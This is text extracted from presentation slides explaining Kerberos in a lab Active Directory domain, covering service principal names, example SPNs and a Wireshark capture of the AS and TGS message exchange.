
Realm - Domain




CAPSULE.CORP



CAPSULE.CORP




CAPSULE.CORP



servicePrincipalName (SPN)

- The **servicePrincipalName** (SPN) attribute allows registering **Kerberos services** into domain accounts
- A SPN consists of (1) the **name of a service** and (2) the **host serving that service**
 - DNS/dc01.capsule.corp → DNS service served by DC01
- When you want to request access to a service, you specify its SPN in the request
 - For AS Exchanges, the SPN will always be krbtgt/[DomainController]




CAPSULE.CORP

servicePrincipalName

WSMAN/ws01.capsule.corp
TERMSRV/ws01.capsule.corp
cifs/ws01.capsule.corp

...




ws01\$



Charles

DC01\$



servicePrincipalName

ldap/dc01.capsule.corp
DNS/dc01.capsule.corp
cifs/dc01.capsule.corp

...



mailSvc




Server01\$

servicePrincipalName


mailSvc/server01.capsule.corp
WSMAN/server01.capsule.corp
cifs/server01.capsule.corp

...


Kerberos Messages



Playing with Wireshark!



kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
	13.957996845	10.11.1.10	10.11.3.5	KRB5	266	AS-REQ
	13.958761410	10.11.3.5	10.11.1.10	KRB5	226	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
	13.964858145	10.11.1.10	10.11.3.5	KRB5	346	AS-REQ
	13.966038579	10.11.3.5	10.11.1.10	KRB5	1531	AS-REP
	13.967287302	10.11.1.10	10.11.3.5	KRB5	1438	TGS-REQ
	13.968220615	10.11.3.5	10.11.1.10	KRB5	1459	TGS-REP




	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator

PREAUTH PLS




	Secret Key
	TGS Session Key
	Server Session Key
	Timestamp
	Authenticator

